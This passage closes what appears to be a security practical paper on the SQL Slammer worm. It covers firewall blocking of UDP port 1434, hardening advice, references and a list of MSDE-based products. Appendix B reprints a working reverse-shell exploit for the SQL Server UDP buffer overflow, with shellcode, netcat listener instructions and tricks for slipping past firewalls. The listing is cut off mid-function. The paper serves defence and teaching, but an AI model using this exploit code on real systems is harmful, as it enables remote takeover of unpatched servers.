


Since my goal is to block all incoming and outgoing traffic, I leave the default **Block** highlighted and click **Next**.



Since I am finished creating rules, I click **Finish** at this window.

11. I am now brought back to my original window, which shows the new policy I have created.



I can add more polices if I wish, but since my goal was to block UDP port 1434 traffic only, I click **Close** to finish.

While this procedure shows how you can create a single rule on a domain controller, this method also applies to creating standalone rules on client machines. In that case, you would use **Start -> Control Panel -> Administrative Tools -> Local Security Policy** path on the client machine itself. to create rules for that specific machine.

I also recommend updating the machines with MSDE 2000/SQL Server 2000 with the latest service pack (Service Pack 3) from Microsoft. This can be obtained at the following URL:

http://www.microsoft.com/sql/downloads/2000/sp3.asp

Recommendations to Prevent Future Attacks

As shown in the previous pages, patching should not be the first line of defense against this attack. Most people would have looked at the Microsoft Update site and though they were properly protected. Even the CIS scoring tool missed this security hole. Even if one patched all SQL Servers, as recommended by the SANS/FBI Top 20 would have still missed MSDE. The binary nature of the worm meant that it took only a single infected system to take down my network. A patch management system that covered 99.9% of all machines in a large datacenter would have still left one of them vulnerable. Another issue with patches is that they often create more problems, such as your applications not working as before.

I also believe that most of the traffic generated was due to infected client machines. I list of the different applications which used the MSDE engine is provided in Appendix C. Since SQL Server is a database server, it is highly unlikely that companies would leave unprotected corporate (and potentially customer) databases unprotected on the Internet. According to a Wall Street Journal article (see references) SQL Server represents only 11% of the total database server market. Oracle and IBM have about 40% and 33% of the market respectively, yet they are not even mentioned in the SANS Top 20. One need only go to David Litchfield's corporate web site at **http://www.nextgenss.com** to see the documented Oracle exploits. My recommendation to SANS is to change the SQL Server vulnerability to MSDE 2000 and/or add Oracle and IBM's Lotus database to the list.

The following recommendations are more generic in nature, but serve as a benchmark to help prevent any and all future exploits.

1. A computer usually has a function whether it be as a home computer running simple office applications, a workstation running complex computer programs, a web server or whatever. Before one hooks up a computer, one should define its function and the services necessary to perform that function. If the computer is not going to be used as a database or web server, then those programs and services should not be running.

2. Use of the "netstat –an" command on a Windows or Unix machine will let you know what ports are open on your machine. For example, POP3 runs on TCP port 110. If your machine is not running a POP server, this port should not be open.

3. Use of filtering (IPSec filters in Windows, TCP wrappers on Unix) can help further shield the machine from attack, as well as contain the attack once a machine has been exploited.

4. Use ingress/egress filtering at firewall and/or border router to only allow access to the Internet those ports necessary on that machine for it to perform its function.

5. Finally, patch those services with direct connections to the Internet (i.e. DNS, SMTP Mail, POP/IMAP, FTP, SSH, HTTP, Web Browsers). Since these services require Internet access, patching provides the best defense, along with hardening your system with the above recommendations. For Windows machines, the security templates provided by the National Security Agency and the Center for Internet Security can be helpful. In addition, the NSA also provides a hardened Linux kernel for free use.

Additional Resources

For further reading on the vulnerabilities associated with UDP port 1434 and associated exploits:

1. http://isc.incidents.org/analysis.html?id=180 – This web site gives valuable information on the signature of the worm, how to stop via port blocking and patching, and how to detect scans via snort rule

2. http://www.digitaloffense.net/worms/mssql_udp_worm/ - Referenced in item 1 above, this site provides for worm disassembly and a source code perl script of the worm.

3. http://www.ngssoftware.com/advisories/mssql-udp.txt - David Litchfield's corporate web site, which provides a discussion and source code of the buffer overflow vulnerability in SQL/MSDE as well as a host of other SQL Server and Oracle vulnerabilities

4. http://www.techie.hopto.org/sqlworm.html - Detailed discussion of worm features at the assembler code level.

4. http://www.eeye.com/html/Research/Flash/sapphire.txt - Eeye Corporation's worm disassembly analysis.

5. http://www.robertgraham.com – Robert Graham of BlackIce fame's website. Contains, detailed discussion on the Slammer worm, and provides strong evidence that this attack infected primarily clients, not servers.

6. http://www.caida.org/outreach/papers/2003/sapphire.sapphire.html - Great discussion of how the worm spread and a detailed analysis of the pseudo-random number generator used by the worm to infect other systems.

8. http://news.com.com/2100-1083-983720.html?tag=fd_lede2_hed – Wrap-up article on the effects of the slammer worm.

9. http://news.com.com/2009-1001-983540.html - Another article which documents Siebel Systems attempts to get rid of the worm. I believe this article provides further evidence that MSDE installations were the primary cause of this exploit

REFERENCES

Bridis, Ted. "Internet Virus Still Affecting Some." Associated Press – Technology, 28 January 2003.

CERT® Advisory CA-2002-22, Multiple Vulnerabilities in Microsoft SQL Server, 29 July 2002 (revised 5 February 2003), http://www.cert.org/advisories/CA-2002-22.html

CERT® Vulnerability Note VU#484891, 24 July 2002, http://www.kb.cert.org/vuls/id/484891

CERT® Advisory CA-2003-04, MS-SQL Server Worm, 27 Janaury 2003, http://www.cert.org/advisories/CA-2003-04.html

eEye Digital Security. "Microsoft SQL Sapphire Worm Analysis." 25 January 2003, http://www.eeye.com/html/Research/Flash/AL20030125.html

Erdelyi, Gergely and Hypponen, Mikko. "F-Secure Computer Virus Information Pages: Slammer." http://www.fsecure.com/v-descs/mssqlm.shtml, 27 January 2003.

Graham, Robert. "Advisory: SQL Slammer." http://www.robertgraham.com, 26 January 2003.

Jung, Helen. "Microsoft Was Vulnerable to Worm Virus." Associated Press - Technology, 28 January 2003.

Krebs, Brian. "Internet Worm Hits Airline, Banks." The Washington Post, 27 January 2003.

Lemos, Robert. "'Slammer' attacks may become way of life for Net." 6 February 2003, CNET, http://news.com.

Litchfield, Jeff. "Threat Profiling Microsoft SQL Server". 20 July 2002. URL: http://www.nextgenss.com/papers/tp-SQL2000.pdf

MacMillan, Robert and Krebs, Brian. "Internet Worm Slows Servers", The Washington Post, 26 January 2003.

McGraw, Gary and Viega, John. "Make your software behave: Learning the basics of buffer overflows." 1 March 2000, URL: http://www-900.ibm.com/developerWorks/cn/security/overflows/index_eng.shtml#what

Mangalindan, Mylene. Oracle Market Share Declines," Wall Street Journal Online, March 11, 2003. http://online.wsj.com/article/0,,SB104732462344580400-search,00.html?collection=wsjie%2F30day&vql_string=Oracle+Market+Share+Declines%3Cin%3E%28article%2Dbody%29

Microsoft Security Bulletin MS02-039, "Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution (Q323875)." 24 July 2002 (Updated 31 January 2003), http://www.microsoft.com/technet/security/bulletin/MS02-039.asp

Murphy, Matthew. "Analysis of Sapphire SQL Worm." 26 January 2003, http://www.techie.hopto.org/sqlworm.html

Nolan, Patrick. "Analysis, Port 1434 MS-SQL Worm." http://www.incidents.org, 27 January 2003.

Northcutt, Stephen, et al. "Intrusion Detection Signatures and Analysis." 2001, New Riders Publishing.

"Port Numbers and Services Database". 16 August 1995. URL: http://www.sockets.com/services.htm#WellKnownPorts (31 Janaury 2003)

SQL Server/MSDE-Based Applications, http://www.sqlsecurity.com

"Top Ten Ports". 31 January 2003. URL: http://isc.incidents.org/top10.html

"INF: TCP Ports Needed for Communication to SQL Server Through a Firewall". 1 February 2001. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;Q287932

Wynkoop, Stephen and Hotek, Michael. "SQL Server FAQ", URL: http://www.swynk.com/faq/sql/sqlfaq_development.asp#InterXP

Warren, Andy. "SQL Permissions: The Public Role". URL: http://www.swynk.com/friends/warren/sqlpermissionspublicrole.asp

"xp_cmdshell" "SQL Server 2000 Books Online", Microsoft.

"Appropriate Uses of MSDE", 1 October 2002. URL: http://www.microsoft.com/sql/howtobuy/msdeuse.asp

Appendix A

List of SQL Server/MSDE Based Applications

(current as of February 28, 2003)

For an Up to date list, please consult
http://www.sqlsecurity.com/forum/applicationslistgridall.aspx

ABC Event Manager	Aggressive Banqueting Concepts	www.abcevent.com	SQL 2000/MSDE 2000
Acuity 2.0	Axon Instruments, Inc.	www.axon.com	SQL 2000/MSDE 2000
Adage ERP	Agilisys	www.agilisys.com	SQL 2000/MSDE 2000
Adonis	SICM Technologies	www.carl-mercier.com	SQL 2000/MSDE 2000
Aelita Enterprise Directory Manager	Aelita	www.aelita.com	SQL 2000/MSDE 2000
Affymetrix Microarrray	Affymetrix	http://www.affymetrix.com/products/index.affx	SQL 7/MSDE 1.0
AllFusion Component Modeler 4.1	CA	www.ca.com	SQL 2000/MSDE 2000
Altiris Deployment Server	Altiris	http://www.altiris.com	SQL 7/MSDE 1.0
Altris/Spescom Deployment Server	Altris	http://www.altris.com	Unknown
AMS	Emerson Process Management	www.EmersonProcess.com	SQL 2000/MSDE 2000
ARCservelT (MSSQL is optional)	Computer Associates International, Inc.	ca.com	Unknown
AscentCapture 5.51	Kofax	http://www.kofax.com/products/ascent/capture/	Unknown
ASP.NET Web Matrix Tool	Microsoft		SQL 2000/MSDE 2000
ASSET v1.01 - NIST			Unknown
assetOutlook	Provance Technologies	http://www.provance.ca/	SQL 7/MSDE 1.0
Backup Exec 9.0	VERITAS	http://support.veritas.com/docs/254244	SQL 2000/MSDE 2000
BioLink ver 1.5	CSIRO	http://www.biolink.csiro.au/	SQL 2000/MSDE 2000
Biomek FX	Beckman		Unknown
BizTracker	BizTracker Software	www.dotdude.com	SQL 2000/MSDE 2000
BlackBerry Enterprise Server	Research In Motion	http://www.blackberry.com/	SQL 7/MSDE 1.0
Blackboard Transaction System	Blackboard	http://products.blackboard.com/ca/index.cgi	Unknown
bv-control and bv-admin products	BINDVIEW	www.bindview.com	SQL 2000/MSDE 2000

Product Name	Vendor Name	Vendor Website	SQL Version
Byggsafe	Byggsafe	http://www.byggsafe.no/	Unknown
Centennial Discovery	Centennial UK Ltd	http://www.centennial.co.uk	SQL 7/MSDE 1.0
Centreware web	Xerox	www.xerox.com	SQL 2000/MSDE 2000
Chaperon 2000			Unknown
Chubb security system	Chubb		Unknown
Cisco Building Broadband Service Manager 5.0, 5.1	Cisco	http://www.cisco.com	Unknown
Cisco CallManager 3.3(x)	Cisco	http://www.cisco.com	Unknown
Cisco E-Mail Manager (CeM)	Cisco	http://www.cisco.com	Unknown
Cisco Intelligent Contact Management (ICM) 5.0	Cisco	http://www.cisco.com	Unknown
Cisco Unity 3.x, 4.x	Cisco	http://www.cisco.com	Unknown
Citrix Nfuse Elite	Citrix		Unknown
CommVault Galaxy			SQL 2000/MSDE 2000
Compaq Insight Manager	Compaq		Unknown
Compaq Insight Manager v7	Compaq	For MSDE versions: USE 'Command Line' "osql -U <User Name> -E" THEN 1> select @@version 2> GO	SQL 7/MSDE 1.0
Configuration Assessor	NetIQ	www.NetIQ.com	SQL 2000/MSDE 2000
Connected TLM	Connected	http://www.connected.com	SQL 2000/MSDE 2000
ControlCenter ST	PowerQuest		SQL 7/MSDE 1.0
Crystal Reports Enterprise 8.5	Crystal Decisions	http://www.crystaldecisions.com	SQL 2000/MSDE 2000
Davilex Account	Davilex Business	http://www.davilexbusiness.nl/	SQL 7/MSDE 1.0
Dell OpenManage IT Assistant	Dell Computer Corporation	www.dell.com	SQL 2000/MSDE 2000
DesignDataManager	Concurrent Systems, Inc. Ltd.	www.csi-europe.com	SQL 7/MSDE 1.0
Directory Sizer (franzo.com)			Unknown

Product Name	Vendor Name	Vendor Website	SQL Version
EdWeb		http://www.tierrasoftware.com	Unknown
Elron IM Web Inspector Internet Filtering Software			Unknown
Enterprise Security Reporter 2	Small Wonders Software	http://www.smallwonders.com/	SQL 2000/MSDE 2000
ePolicy Orchestrator	McAfee	http://www.mcafeeb2b.com/products/epolicy/	SQL 7/MSDE 1.0
Exact Compact 2000	Exact Software BV	http://www.exact.nl/	Unknown
Exact Globe 2000	Exact Software BV	http://www.exact.nl/	Unknown
Exchange Migrator	NetIQ		Unknown
Exchange Migrator	NetIq	www.netiq.com	SQL 7/MSDE 1.0
Exec View 3.0	Veritas	www.veritas.com	Unknown
ExecView v3.x for Backup Exec	Veritas		Unknown
Express Metrix	Express Metrix	www.expressmetrix.com	SQL 2000/MSDE 2000
Fazzam 2000	Full Armor	www.fullarmor.com	SQL 2000/MSDE 2000
Firehouse Software	Visionary Systems	www.firehousesoftware.com	SQL 2000/MSDE 2000
FlipFactory	TeleStream	http://www.telestream.net/	SQL 2000/MSDE 2000
Genifax	Omtool, Inc.	http://www.omtool.com/	SQL 2000/MSDE 2000
GFI S.E.L.M	GFI	http://www.gfi.com/lanselm/	Unknown
GiftWrap	PG Calc	http://www.pgcalc.com/default.htm	SQL 2000/MSDE 2000
Goffsoft Optimizer	Goffsoft.com	http://www.goffsoft.com	SQL 2000/MSDE 2000
GoldMine FrontOffice	FrontRange Solutions	http://www.frontrange.com	SQL 2000/MSDE 2000
Great Plains financial software	Microsoft	http://www.microsoft.com	SQL 2000/MSDE 2000
Hailstorm		http://www.cenzic.com	Unknown
HEAT	FrontRange Solutions	www.frontrange.com	SQL 2000/MSDE 2000

Product Name	Vendor Name	Vendor Website	SQL Version
Helpdesk	Infra		Unknown
HelpMaster Pro			Unknown
Helpstar (Helpdesk)			Unknown
Holistix	Empirix	http://www.holistix.net	SQL 7/MSDE 1.0
HP Open SAN Manager V1.0C (Management Appliance)	Hewlett-Packard	www.hp.com (search for SSRT2271 in the small search window) released August 2002	Unknown
HP Openview Internet Services	HP	www.openview.hp.com	SQL 2000/MSDE 2000
HP Openview Operations for Windows	HP	www.openview.hp.com	SQL 2000/MSDE 2000
HP OpenView Reporter	HP	www.openview.hp.com	SQL 2000/MSDE 2000
HP OpenView Service Desk	Hewlett-Packard	http://www.openview.hp.com/	SQL 2000/MSDE 2000
http://www.realestate.intuit.com/			Unknown
Infortel for Windows	ISI	http://www.isi-info.com/	SQL 2000/MSDE 2000
Insider Reporting Module	CCH EQUITY Compliance	http://www.cchequityeaseplus.com/	SQL 2000/MSDE 2000
InTouch (7.11 and above)	Wonderware	http://www.wonderware.com	SQL 2000/MSDE 2000
ION Enterprise 4.0	Power Measurement	http://www.pwrm.com/	SQL 7/MSDE 1.0
IRIMS	PPM 2000	http://www.ppm2000.com/	SQL 7/MSDE 1.0
ISS RealSecure	Internet Security Systems		Unknown
ISS System Scanner	Internet Security Systems		Unknown
IT Assistant	Dell	www.dell.com	SQL 7/MSDE 1.0
JD Edwards CRM 1 and 2	JD Edwards	www.jdedwards.com	SQL 2000/MSDE 2000
JD Edwards ERP	JD Edwards	www.jdedwards.com	SQL 2000/MSDE 2000
JD Edwards OneWorld	JD Edwards	www.jdedwards.com	SQL 2000/MSDE 2000
Journyx Timesheet	Journyx	http://www.journyx.com	SQL 2000/MSDE 2000

Product Name	Vendor Name	Vendor Website	SQL Version
Kaseya VSA	Kaseya	www.kaseya.com	SQL 7/MSDE 1.0
KeepTalking	UNET	http://support.keeptalking.com	SQL 2000/MSDE 2000
LanDesk	Intel	www.intel.com	Unknown
LANDesk Management Suite			Unknown
Lexware Warenwirtschaft	Lexware	http://www.business-solution.de/	SQL 2000/MSDE 2000
Lyris Listmanager	Lyris		Unknown
Mail Max 5	Smartmax	www.smartmax.com	SQL 2000/MSDE 2000
MailSweeper	Baltimore Technologies	http://www.baltimoretechnologies.com/	SQL 2000/MSDE 2000
Map Info Discovery	MapInfo	http://www.mapinfo.com	SQL 2000/MSDE 2000
Marshal Software MailMarshal	Marshal Software		Unknown
Marshal Software WebMarshal	Marshal Software		Unknown
Marvin	42 Software	www.42software.de	SQL 2000/MSDE 2000
MAS 500 (formerly Best Enterprise Suite) and other	Best Software	http://infosource.bestsoftwareinc.com/Hypermedia/SES/SM/24611.htm	Unknown
McAfee ePolicy Orchestrator	McAfee	http://www.mcafeeb2b.com/products/epolicy/	SQL 7/MSDE 1.0
Meeting Maker Plus	Certain Software		Unknown
Megatrack from BLUEMEGA	BLUEMEGA		Unknown
MEMO Integrator	Nexus	www.nexus.se	SQL 2000/MSDE 2000
Microsoft .NET Framework SDK	Microsoft		SQL 2000/MSDE 2000
Microsoft Application Center Server (custom MSDE)	Microsoft	http://support.microsoft.com/default.aspx?scid=kb;en-us;813115	SQL 2000/MSDE 2000
Microsoft Biztalk Server 2002 Partner Edition	Microsoft	http://www.microsoft.com/biztalk/	SQL 2000/MSDE 2000
Microsoft Business Solutions Customer Relationship	Microsoft		SQL 2000/MSDE 2000
Microsoft Class Server 2.0	Microsoft		SQL 2000/MSDE 2000

Product Name	Vendor Name	Vendor Website	SQL Version
Microsoft Encarta Class Server 1.0	Microsoft		SQL 2000/MSDE 2000
Microsoft Explore	Microsoft	www.tumbleweed.com	SQL 7/MSDE 1.0
Microsoft Frontpage 2002 Server Extensions	Microsoft		SQL 2000/MSDE 2000
Microsoft Host Integration Server 2000	Microsoft		SQL 2000/MSDE 2000
Microsoft MSDN Universal and Enterprise Edition	Microsoft		Unknown
Microsoft Office 2000/XP	Microsoft		SQL 2000/MSDE 2000
Microsoft Office XP Developer Edition2	Microsoft		SQL 2000/MSDE 2000
Microsoft Operations Manager (MOM) 2000	Microsoft		Unknown
Microsoft Project	Microsoft		Unknown
Microsoft Retail Management System Headquarters 1.	Microsoft		SQL 2000/MSDE 2000
Microsoft Retail Management System Store Operation	Microsoft		SQL 2000/MSDE 2000
Microsoft SharePoint Portal Server	Microsoft		SQL 2000/MSDE 2000
Microsoft SharePoint Team Services	Microsoft	http://www.microsoft.com/sharepoint	SQL 7/MSDE 1.0
Microsoft Small Business Manager (Great Plains)	Microsoft Great Plains	www.microsoft.com/sbm	SQL 2000/MSDE 2000
Microsoft Small Business Server 2000	Microsoft		Unknown
Microsoft Visio 2000	Microsoft		Unknown
Microsoft Visual FoxPro 7.0	Microsoft		SQL 2000/MSDE 2000
Microsoft Visual FoxPro 8.0 beta	Microsoft		SQL 2000/MSDE 2000
Microsoft Visual Studio.NET	Microsoft	http://msdn.microsoft.com/vstudio/	SQL 2000/MSDE 2000
Microsoft Windows .NET 2003 RC1/2	Microsoft		SQL 2000/MSDE 2000
Microsoft Windows XP Embedded	Microsoft	www.microsoft.com	SQL 2000/MSDE 2000
MIP NonProfit Series Pro	MIP (Micro Information Products, Inc)	www.mip.com	SQL 2000/MSDE 2000

Product Name	Vendor Name	Vendor Website	SQL Version
MonTel	Netwiz Pty Ltd	www.netwiz.com.au	SQL 7/MSDE 1.0
MonTel (a PABX admin tool)			Unknown
MS SQL 2000	Microsoft	www.microsoft.com	SQL 2000/MSDE 2000
Multiflex 3000 SQL	Scanvaegt International	www.scanvaegt.com	SQL 2000/MSDE 2000
NetSupport TCO	NetSupport	http://www.netsupport-inc.com	SQL 2000/MSDE 2000
Network Inspector	Fluke Networks	http://www.flukenetworks.com	SQL 2000/MSDE 2000
Network Storage Executive	VERITAS	http://support.veritas.com	SQL 7/MSDE 1.0
Nice Vision	Nice Systems	http://www.nice.com	SQL 2000/MSDE 2000
Open Manage IT Assistant	Dell		Unknown
Optiview Network Inspector	Fluke	www.flukenetworks.com	SQL 2000/MSDE 2000
OrthoStar	Aristar, Inc.	http://www.aristar.com	SQL 2000/MSDE 2000
Patchlink Patch Management System			Unknown
Payroll PC	Paychex (Advantage)	www.advantagepayroll.com	SQL 2000/MSDE 2000
PDExpress		http://www.lucid-data.com/	Unknown
Pentasafe's Vegilent Security Console			Unknown
Pharos UniPrint and Signup	Pharos Systems	www.pharos.com	SQL 2000/MSDE 2000
Platypus	BoardTown	http://boardtown.com/	Unknown
Plus/SQL 2000	Collins Medical, Inc.	http://www.collinsmedical.com	SQL 2000/MSDE 2000
POS-partner 2000	Vital Processing Services, LLC	http://www.pos-partner.com/	SQL 7/MSDE 1.0
PowerQuest Deploy Center 5	PowerQuest		Unknown
ProfiBanka	Komercni Banka	www.koba.cz	SQL 2000/MSDE 2000
Prolog Manager		http://www.mps.com/products/PM/index.asp	Unknown

Product Name	Vendor Name	Vendor Website	SQL Version
Quest FastLane Reporter			Unknown
Rapport		http://www.rapporttechnologies.com/	Unknown
RedDot Content Management System			Unknown
RedESoft's "Resource Scheduler"		http://www.redesoft.com/	Unknown
SalesLogix	SalesLogix	http://www.saleslogix.com/	SQL 2000/MSDE 2000
Scheduler Plus	CEO Software	http://www.ceosoft.com	SQL 7/MSDE 1.0
Secure Perfect	Casi Rusco	http://www.casi-rusco.com/products/subcat.asp?CAT=1&PROD=4	SQL 2000/MSDE 2000
SecureScanNX - Vigilante	Vigilante	http://www.vigilante.com	SQL 2000/MSDE 2000
Sharepoint Team Service	Microsoft	http://www.microsoft.com/sharepoint/teamservices/	SQL 2000/MSDE 2000
Shelby2000	Shelby Systems, Inc.	http://www.shelbyinc.com	SQL 7/MSDE 1.0
SIMS SQL Common Platform	Capita ES	http://www.capitaes.co.uk/capitaesdotco/	Unknown
SiteKeeper	Executive Software		SQL 2000/MSDE 2000
SmallWonders Enterprise Security Reporter			Unknown
SolarWinds Web Enabled Network Management/ Orion 6	SolarWinds	http://solarwinds.net/Orion/Index.htm	Unknown
SPYRUS Organizational Certificate Authority (OCA)	SPYRUS, Inc.	WWW.SPYRUS.COM	SQL 7/MSDE 1.0
SQLWorkbench	SQLWorkbench	http://www.sqlworkbench.com	SQL 2000/MSDE 2000
StarAdmin		http://www.starremote.com	Unknown
Storm Watch	Okena	www.okena.com	SQL 2000/MSDE 2000
Super Office CRM 5 (and 5.5)	SuperOffice	http://www.SuperOffice.com	Unknown
SupportMagic	Network Associates	www.nai.com	SQL 2000/MSDE 2000
SurfControl - multiple products	Surfcontrol	www.surfcontrol.com	Unknown
System Architect	Popkin	www.popkin.com	SQL 2000/MSDE 2000

Product Name	Vendor Name	Vendor Website	SQL Version
TeleVantage 4	Artisoft	www.artisoft.com	SQL 7/MSDE 1.0
Time Matters	DATA.TXT Corporation	http://www.timematters.com	SQL 2000/MSDE 2000
Timeslips	Peachtree Software	http://www.timeslips.com	SQL 2000/MSDE 2000
Tivoli IT Director	Tivoli		Unknown
Total Traffic Control	Lightspeed Systems	http://www.lightspeedsystems.com/	SQL 2000/MSDE 2000
Track-It!	Blue Ocean	http://www.blueocean.com/enterprise.html	Unknown
TRAVERSE v10	Open Systems	http://www.osas.com	SQL 2000/MSDE 2000
Trend Micro Control Manager 2.5	Trend Micro		SQL 7/MSDE 1.0
Trend Micro Damage Cleanup Server 1.0	Trend Micro		SQL 7/MSDE 1.0
Tumbleweed Secure Guardian	Tumbleweed		Unknown
Unicenter 2.x & 3.x	Computer Associates	www.ca.com	SQL 2000/MSDE 2000
Unicenter TNG/TND	Computer Associates	www.ca.com	SQL 2000/MSDE 2000
Vcon Media Exchange Manager	VCON	www.vcon.com	SQL 2000/MSDE 2000
Visio 2002 Enterprise Network Tools	Microsoft	http://support.microsoft.com/?id=301970	SQL 2000/MSDE 2000
Visma Business			Unknown
Web Manager	Trend Micro	www.trendmicro.com	SQL 7/MSDE 1.0
WebBoard	Akiva	http://www.akiva.com	SQL 2000/MSDE 2000
WebPas	VCG Software	http://www.vcgsoftware.com/	Unknown
WebPDM	Gerber	www.gerbertechnology.com	SQL 7/MSDE 1.0
Websense			Unknown
Win-Pak 2.0 release 3 (rel. 2 is MS Access based)	Northern Computers, Inc.	http://www.nciaccessworld.com	Unknown

Appendix B

Remote Shell Vulnerability Source Code

(courtesy of David Litchfield, http://www.nextgenss.com/papers/tp-SQL2000.pdf)

```
#include <stdio.h>
#include <windows.h>
#include <winsock.h>
int GainControlOfSQL(void);
int StartWinsock(void);
struct sockaddr_in c_sa;
struct sockaddr_in s_sa;
struct hostent *he;
SOCKET sock;
unsigned int addr;
int SQLUDPPort=1434;
char host[256]="";
char request[4000]="\x04";
char ping[8]="\x02";
char exploit_code[]=
"\x55\x8B\xEC\x68\x18\x10\xAE\x42\x68\x1C"
"\x10\xAE\x42\xEB\x03\x5B\xEB\x05\xE8\xF8"
"\xFF\xFF\xFF\xBE\xFF\xFF\xFF\xFF\x81\xF6"
"\xAE\xFE\xFF\xFF\x03\xDE\x90\x90\x90\x90"
"\x90\x33\xC9\xB1\x44\xB2\x58\x30\x13\x83"
"\xEB\x01\xE2\xF9\x43\x53\x8B\x75\xFC\xFF"
"\x16\x50\x33\xC0\xB0\x0C\x03\xD8\x53\xFF"
"\x16\x50\x33\xC0\xB0\x10\x03\xD8\x53\x8B"
"\x45\xF4\x50\x8B\x75\xF8\xFF\x16\x50\x33"
"\xC0\xB0\x0C\x03\xD8\x53\x8B\x45\xF4\x50"
"\xFF\x16\x50\x33\xC0\xB0\x08\x03\xD8\x53"
"\x8B\x45\xF0\x50\xFF\x16\x50\x33\xC0\xB0"
"\x10\x03\xD8\x53\x33\xC0\x33\xC9\x66\xB9"
"\x04\x01\x50\xE2\xFD\x89\x45\xDC\x89\x45"
"\xD8\xBF\x7F\x01\x01\x01\x89\x7D\xD4\x40"
"\x40\x89\x45\xD0\x66\xB8\xFF\xFF\x66\x35"
"\xFF\xCA\x66\x89\x45\xD2\x6A\x01\x6A\x02"
"\x8B\x75\xEC\xFF\xD6\x89\x45\xEC\x6A\x10"
"\x8D\x75\xD0\x56\x8B\x5D\xEC\x53\x8B\x45"
"\xE8\xFF\xD0\x83\xC0\x44\x89\x85\x58\xFF"
"\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45"
"\x84\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98"
"\x8D\xBD\x48\xFF\xFF\xFF\x57\x8D\xBD\x58"
"\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83"
"\xC0\x01\x50\x83\xE8\x01\x50\x50\x8B\x5D"
"\xE0\x53\x50\x8B\x45\xE4\xFF\xD0\x33\xC0"
"\x50\xC6\x04\x24\x61\xC6\x44\x24\x01\x64"
"\x68\x54\x68\x72\x65\x68\x45\x78\x69\x74"
"\x54\x8B\x45\xF0\x50\x8B\x45\xF8\xFF\x10"
"\xFF\xD0\x90\x2F\x2B\x6A\x07\x6B\x6A\x76"
"\x3C\x34\x34\x58\x58\x33\x3D\x2A\x36\x3D"
"\x34\x6B\x6A\x76\x3C\x34\x34\x58\x58\x58"
"\x58\x0F\x0B\x19\x0B\x37\x3B\x33\x3D\x2C"
"\x19\x58\x58\x3B\x37\x36\x36\x3D\x3B\x2C"
"\x58\x1B\x2A\x3D\x39\x2C\x3D\x08\x2A\x37"
"\x3B\x3D\x2B\x2B\x19\x58\x58\x3B\x35\x3C"
"\x58";
int main(int argc, char *argv[])
{
unsigned int ErrorLevel=0,len=0,c =0;
int count = 0;
```

```
char sc[300]="";
char ipaddress[40]="";
unsigned short port = 0;
unsigned int ip = 0;
char *ipt="";
char buffer[400]="";
unsigned short prt=0;
char *prtt="";
if(argc != 2 && argc != 5)
{
printf("\n\tSQL Server UDP Buffer Overflow\n\n\tReverse Shell Exploit
Code");
printf("\n\n\tUsage:\n\n\tC:\\>%s host your_ip_address your_port
sp",argv[0]);
printf("\n\n\tYou need to set nectat listening on a port");
printf("\n\tthat you want the reverse shell to connect to");
printf("\n\n\te.g.\n\n\tC:\\>nc -l -p 53");
printf("\n\n\tThen run C:\\>%s db.target.com 199.199.199.199 53
0",argv[0]);
printf("\n\n\tAssuming, of course, your IP address is 199.199.199.199\n");
printf("\n\tWe set the source UDP port to 53 so this should go through");
printf("\n\tmost firewalls - looks like a reply to a DNS query. Change");
printf("\n\tthe source code if you want to modify this.");
printf("\n\n\tThe SP Level is the SQL Server Service Pack:");
printf("\n\tWith no service pack the import address entry for");
printf("\n\tGetProcAddress() shifts by 12 bytes so we need to");
printf("\n\tchange one byte of the exploit code to reflect this.");
printf("\n\n\n\tDavid Litchfield\n\tdavid@ngssoftware.com\n\t22nd May
2002\n\n\n\n");
return 0;
}
strncpy(host,argv[1],250);
if(argc == 5)
{
strncpy(ipaddress,argv[2],36);
port = atoi(argv[3]);
// SQL Server 2000 Service pack level
// The import entry for GetProcAddress in sqlsort.dll
// is at 0x42ae1010 but on SP 1 and 2 is at 0x42ae101C
// Need to set the last byte accordingly
if(argv[4][0] == 0x30)
{
printf("Service Pack 0. Import address entry for
GetProcAddress @ 0x42ae1010\n");
exploit_code[9]=0x10;
}
else
{
printf("Service Pack 1 or 2. Import address entry for
GetProcAddress @ 0x42ae101C\n");
}
}
ErrorLevel = StartWinsock();
if(ErrorLevel==0)
{
printf("Error st arting Winsock.\n");
```

```
return 0;
}
if(argc == 2)
{
strcpy(request,ping);
GainControlOfSQL();
return 0;
}
strcpy(buffer,exploit_code);
// set this IP address to connect back to
// this should be your address
ip = inet_addr(ipaddress);
ipt = (char*)&ip;
buffer[142]=ipt[0];
buffer[143]=ipt[1];
buffer[144]=ipt[2];
buffer[145]=ipt[3];
// set the TCP port to connect on
// netcat should be listening on this port
// e.g. nc -l -p 80
prt = htons(port);
prt = prt ^ 0xFFFF;
prtt = (char *) &prt;
buffer[160]=prtt[0];
buffer[161]=prtt[1];
